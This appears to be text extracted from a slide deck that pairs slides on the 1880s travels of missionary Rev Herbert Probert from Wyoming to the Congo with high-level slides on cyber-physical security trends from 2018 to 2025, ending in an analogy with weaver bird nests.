
Ship: SS Kinsembo – Liverpool to Congo - 1885
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Global Exploration - 1885 – 1887 : *Rev Herbert E. Probert*

- *Travelling from Big Horn, Wyoming, USA to Equatorville, Congo, Central AFRICA -*



“Life and Scenes in Congo” – Published 1889 – Free *eBook* download from: www.archive.org

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
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


Global Exploration - 1885 – 1887 : *Rev Herbert E. Probert*

- Travelling from Big Horn, Wyoming, USA to Equatorville, Congo, Central AFRICA -



“Life and Scenes in Congo” – Published 1889 – Free eBook download from: www.archive.org



(2) Rock Creek to Big Horn: **Overland Stage Coach**

(1) Cheyenne City to Rock Creek: **Union Pacific Railroad**

19th C Road-Map – Rev Herbert E. Probert – Cheyenne City to Big Horn, Wyoming – 1884

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19thC “Missionary Explorer: *Rev Herbert Probert*”

“I have wandered among the Indians of Wyoming and Montana. I have visited them in their ‘tepees’ in order to obtain interesting ‘curios’ from them. That the Sioux Indians are cunning, the pale-faced American knows too well ...”

Rev. Herbert Probert, *Life and Scenes in Congo*, 1889

Reverend Herbert Probert, a Baptist minister, missionized among the indigenous communities of Wyoming and Montana in 1884–85, becoming the first “Minister of Religion” in the Wyoming Territory. His travels led him to personal encounters with Native peoples, although he describes them with the stereotypical language of his day. He collected a variety of objects directly from Plains Indians, including the beadwork and roach (headpiece) in this case, which he donated to the MFA in 1887.



Special Exhibition @ Museum of Fine Arts, Boston, USA

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Our CyberVision: 2018 to 2025+

- Scenario **2018** – **Integrated Security**: Managed “Smart” Cyber & Physical Operations under “**CSO**”
- Scenario **2019** – **Adaptive Security**: Distributed “Smart Security” for networked “**Internet of Things**”
- Scenario **2020** – **Learning Security**: Transition to “**Machine Learning**” Cybersecurity Apps & Tools
- Scenario **2025** - **Intelligent Security**: CyberSecurity based upon Networked “**Artificial Intelligence**” Tools

Scenario 2018: “Cyber Tools Transition”

*** Integrated Security***

- Major Trends & Developments: **Scenario 2018:**
 - **C\$O led Integration** of Physical and Cyber Security Assets across Corporate Business and Government : CCTV, ANPR, Access Control, Cyber Defence & Alerts
 - **Adaptive AI/ML** Solutions launched by Major Cyber Vendors alongside Cylance, Darktrace & Deep Instinct
 - Increased **National Government Priority** & Investment in fighting Organised CyberCrime and CyberTerrorism
- ...”Cyber” goes **“TOP Agenda”** in **Scenario 2018!**

“Smart Security” = Cyber + PSIM + SIEM

- **Cyber:** Spans **ALL ICT** Networks, Servers & Devices
- **PSIM:** **P**hysical **S**ecurity **I**ntegration **M**anagement
- **SIEM:** **S**ecurity **I**nformation & **E**vent **M**anagement




Image: AventuraCCTV.com/PSIM : New York, USA
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Integration of *Physical and Cybersecurity*

Integrated CSO-led Management Team – *Merged HQ Operations*

Physical Security Operations

Cyber Security Operations



Smart Security = Virtual Integration

Corporate CSO-led Security Team
ONE – Dashboard!



Integrated Management,
Training, Standards, Plans
ONE – Architecture!

Final phase of Cyber-Physical Integration - Embedded Intelligence in ALL Devices - Internet of Things

CSIM Example: “VIDSYS Inc - Enterprise 2018”
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
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*Cyber*Vision 2020-2030 & *Beyond*!...



4 – Scenario 2019: Internet of Things - IoT “Self-Adaptive Security”



Self-Adaptive Security *in the Wild!...*



*** Sociable Weaver Bird ***

“World’s Largest Bird Nests”

***** Southern Africa *****



- Secure Living Community
- Self-Organising Architecture
- Fully scalable for long term growth
- Supports 250+ Weaver Birds
- Real-Time Disaster Alert System
- Sustainable in Semi-Desert Steppe
- Robust against “Enemy Risks”
such as Eagles, Vultures & Snakes

...all the features of a 21stC-“Cyber Defence Centre”–including Disaster Recovery & Business Continuity!....

